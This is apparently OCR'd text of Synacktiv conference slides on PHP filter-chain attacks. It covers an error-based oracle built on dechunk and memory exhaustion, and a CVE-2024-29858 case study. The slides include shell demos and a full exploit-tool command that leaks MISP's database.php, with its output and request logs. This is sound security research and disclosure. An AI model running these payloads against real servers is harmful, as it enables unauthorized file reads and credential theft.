
```
1 HTTP/1.1 500 Internal Server Error
2 Date: Mon, 01 Apr 2024 16:07:44 GMT
3 Server: Apache/2.4.52 (Ubuntu)
4 Strict-Transport-Security: max-age=31536000; includeSubdomains;
5 X-Content-Type-Options: nosniff
6 X-Frame-Options: SAMEORIGIN
7 Upgrade: h2
8 Connection: Upgrade, close
9 Set-Cookie: MISP-fec5bd3b-aeb9-48a9-a364-3da94135e50e=i1qpsgmqds10l9nm1u39ngg5vm6prj6u;
  expires=Thu, 04-Apr-2024 04:07:44 GMT; Max-Age=216000; path=/; secure; HttpOnly; SameSite=Lax
10 Set-Cookie: MISP-fec5bd3b-aeb9-48a9-a364-3da94135e50e=deleted; expires=Thu, 01-Jan-1970 00:00:01
  GMT; Max-Age=0; path=/
11 Set-Cookie: MISP-fec5bd3b-aeb9-48a9-a364-3da94135e50e=i1qpsgmqds10l9nm1u39ngg5vm6prj6u;
  expires=Thu, 04-Apr-2024 04:07:45 GMT; Max-Age=216000; path=/; secure; HttpOnly; SameSite=Lax
12 Set-Cookie: MISP-fec5bd3b-aeb9-48a9-a364-3da94135e50e=0lud0kjm7sq13khf17kletf03g0q2i6h;
  expires=Thu, 04-Apr-2024 04:07:45 GMT; Max-Age=216000; path=/; secure; HttpOnly; SameSite=Lax
13 Set-Cookie: MISP-fec5bd3b-aeb9-48a9-a364-3da94135e50e=deleted; expires=Thu, 01-Jan-1970 00:00:01
  GMT; Max-Age=0; path=/
14 Set-Cookie: MISP-fec5bd3b-aeb9-48a9-a364-3da94135e50e=0lud0kjm7sq13khf17kletf03g0q2i6h;
  expires=Thu, 04-Apr-2024 04:07:45 GMT; Max-Age=216000; path=/; secure; HttpOnly; SameSite=Lax
15 Set-Cookie: MISP-fec5bd3b-aeb9-48a9-a364-3da94135e50e=lfau3kbob0mnu4411ivruifdt8s6ea17;
  expires=Thu, 04-Apr-2024 04:07:45 GMT; Max-Age=216000; path=/; secure; HttpOnly; SameSite=Lax
16 Set-Cookie: MISP-fec5bd3b-aeb9-48a9-a364-3da94135e50e=lfau3kbob0mnu4411ivruifdt8s6ea17;
  expires=Thu, 04-Apr-2024 04:07:45 GMT; Max-Age=216000; path=/; secure; HttpOnly; SameSite=Lax
17 Expires: Mon, 26 Jul 1997 05:00:00 GMT
18 Last-Modified: Mon, 01 Apr 2024 16:07:45 GMT
19 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
20 X-Username: admin@admin.test/API/2
21 Content-Length: 120
22 Content-Type: application/json; charset=UTF-8
23
24 {
  "name":"An Internal Error Has Occurred.",
  "message":"An Internal Error Has Occurred.",
  "url":"\/events\/add_misp_export"
}
```

Using php://filter to suffix data

Case study : CVE-2024-29858

SYNACKTIV

As we can see, the content of the `database.php` file was registered as expected.



Using php://filter as an error based oracle


SYNACKTIV

Trigger a memory exhaustion Fatal error

The `UCS-4` encoding is encoded on 4 bytes.

The default `memory_limit` defined in `php.ini` is 128MB.

If the memory PHP tries to read exceeds this value, a fatal error is triggered, this behavior is time-consuming and will in most cases trigger a code error 500 on the web server.




Using php://filter as an error based oracle

SYNACKTIV

Use the dechunk filter to establish what was the character

When using chunked transfer encoding, each chunk is preceded by its size in bytes. It has to be a hexadecimal value.



Therefore, it is possible to determine if the first character was hexadecimal or not by combining the `dechunk` filter with a memory exhaustion!

Using php://filter as an error based oracle

SYNACKTIV

Use the dechunk filter to establish what was the character

```
$ echo -n 'bTART' > test
$ php -r 'echo file_get_contents("php://filter/dechunk|convert.iconv.UTF8.UCS-4|[...]|convert.iconv.UTF8.UCS-4/resource=/tmp/test");'
[NO RESULT]
$ echo -n 'START' > test
$ php -r 'echo file_get_contents("php://filter/dechunk|convert.iconv.UTF8.UCS-4|[...]|convert.iconv.UTF8.UCS-4/resource=/tmp/test");'

Fatal error: Allowed memory size of 134217728 bytes exhausted (tried to allocate 83886080 bytes) in Command line code on line 1
```

This behavior allows us to leak the first character of a string by sending several requests to the server.

Since it is possible to rotate the string to get other characters from a file content, we are now able to retrieve a file content by sending a lot of requests to the server.

Using php://filter as an error based oracle

SYNACKTIV

CVE-2024-29858 - Arbitrary file read on MISP

The `filters_chain_oracle_exploit` tool allows us to leak the content of `database.php` by analyzing the time between each response.

```
$ python3 filters_chain_oracle_exploit.py --verb POST --target https://192.168.122.189/events/add_misp_export --file
/var/www/MISP/app/Config/database.php --parameter 0 --headers '{"Authorization":
"QofI2O53B6QVMiH6GCDkEF8JnCwgQRO6kD9fkMUA", "Content-Type": "application/json", "Accept": "application/json"}'
--data '{"Event":{"submittedfile": {"size":-1}}}' --parameter 'Event[submittedfile][tmp_name]' --json=1
--time_based_attack=1 --offset=431 --proxy=http://127.0.0.1:8080
[*] The following URL is targeted : https://192.168.122.189/events/add_misp_export
[*] The following local file is leaked : /var/www/MISP/app/Config/database.php
[*] Running POST requests
[*] Additionnal data used : {"Event":{"submittedfile": {"size":-1}}}
[*] Additionnal headers used : {"Authorization": "QofI2O53B6QVMiH6GCDkEF8JnCwgQRO6kD9fkMUA", "Content-Type":
"application/json", "Accept": "application/json"}
[+] Error handling duration : 1.3668179999999999
[*] Offset of the first character leaked : 431
  [*] File leak gracefully stopped.
[+] File /var/www/MISP/app/Config/database.php was partially leaked
ICdlMjJiMWUwMA==
b" 'e22b1e00"
```

Using php://filter as an error based oracle

SYNACKTIV

CVE-2024-29858 - Arbitrary file read on MISP

This trick is noisy, but makes the file leak possible without formatting prerequisites.

230	https://192.168.122.189	POST	/events/add_misp_export	✓	302	1254	JSON
229	https://192.168.122.189	GET	/events/add_misp_export		500	1821	JSON
228	https://192.168.122.189	POST	/events/add_misp_export	✓	302	1254	JSON
227	https://192.168.122.189	GET	/events/add_misp_export		500	1821	JSON
226	https://192.168.122.189	POST	/events/add_misp_export	✓	302	1071	JSON
225	https://192.168.122.189	POST	/events/add_misp_export	✓	500	821	HTML
224	https://192.168.122.189	POST	/events/add_misp_export	✓	500	1004	HTML
223	https://192.168.122.189	GET	/events/add_misp_export		500	1821	JSON
222	https://192.168.122.189	POST	/events/add_misp_export	✓	302	1254	JSON
221	https://192.168.122.189	GET	/events/add_misp_export		500	1821	JSON
220	https://192.168.122.189	POST	/events/add_misp_export	✓	302	1254	JSON
219	https://192.168.122.189	GET	/events/add_misp_export		500	1821	JSON
218	https://192.168.122.189	POST	/events/add_misp_export	✓	302	1254	JSON
217	https://192.168.122.189	GET	/events/add_misp_export		500	1821	JSON
216	https://192.168.122.189	POST	/events/add_misp_export	✓	302	1254	JSON
215	https://192.168.122.189	GET	/events/add_misp_export		500	1821	JSON
214	https://192.168.122.189	POST	/events/add_misp_export	✓	302	1071	JSON
213	https://192.168.122.189	POST	/events/add_misp_export	✓	500	1004	HTML
212	https://192.168.122.189	GET	/events/add_misp_export		500	1821	JSON
211	https://192.168.122.189	POST	/events/add_misp_export	✓	302	1071	JSON
210	https://192.168.122.189	POST	/events/add_misp_export	✓	500	1004	HTML
209	https://192.168.122.189	GET	/events/add_misp_export		500	1821	JSON
208	https://192.168.122.189	POST	/events/add_misp_export	✓	302	1254	JSON
207	https://192.168.122.189	GET	/events/add_misp_export		500	1821	JSON
206	https://192.168.122.189	POST	/events/add_misp_export	✓	302	1254	JSON
205	https://192.168.122.189	GET	/events/add_misp_export		500	1821	JSON
204	https://192.168.122.189	POST	/events/add_misp_export	✓	302	1071	JSON
203	https://192.168.122.189	POST	/events/add_misp_export	✓	500	1004	HTML

Affected functions (not exhaustive)

SYNACKTIV

`include` / `include_once`

`file_get_contents`

`finfo->file`

`md5_file`

`file`

`parse_ini_file`

`file_put_contents`

`require` / `require_once`

`readfile`

`getimagesize`

`sha1_file`

`fgetcsv`

`copy`

Conclusion: PHP filter chains recap

SYNACKTIV

Strength	Weakness
Does not require file upload	Is based on huge payloads, making it hard to work on other verbs than POST
Targets unexpected functions such as `sha1_file` or `getimagesize`	Is not supported by functions such as `file_exists` or `is_readable`
Is not well-known yet and is underestimated	Deserialization vulnerabilities based on the wrapper `phar://` were patched on many projects. Also affecting potential entrypoint for `php://` based attacks

References

SYNACKTIV

- CVEs:
  - CVE-2023-6553 - WordPress plugin Backup migration - Unauthenticated RCE: https://wpscan.com/vulnerability/6a4d0af9-e1cd-4a69-a56c-3c009e207eca/
  - CVE-2024-29858 - MISP - Arbitrary file read: https://www.synacktiv.com/advisories/misp-arbitrary-file-read
- Tools mentioned
  - php_filter_chain_generator: https://github.com/synacktiv/php_filter_chain_generator
  - wrapwrap: https://github.com/ambionics/wrapwrap
  - php_filter_chains_oracle_exploit: https://github.com/synacktiv/php_filter_chains_oracle_exploit
- Details about tricks
  - Generate arbitrary data: https://www.synacktiv.com/publications/php-filters-chain-what-is-it-and-how-to-use-it
  - Append data: https://www.ambionics.io/blog/wrapwrap-php-filters-suffix
  - Error based oracle trick: https://www.synacktiv.com/publications/php-filter-chains-file-read-from-error-based-oracle
- Code snippets taken on: https://carbon.now.sh

SYNACKTIV

https://www.linkedin.com/company/synacktiv

https://twitter.com/synacktiv

https://synacktiv.com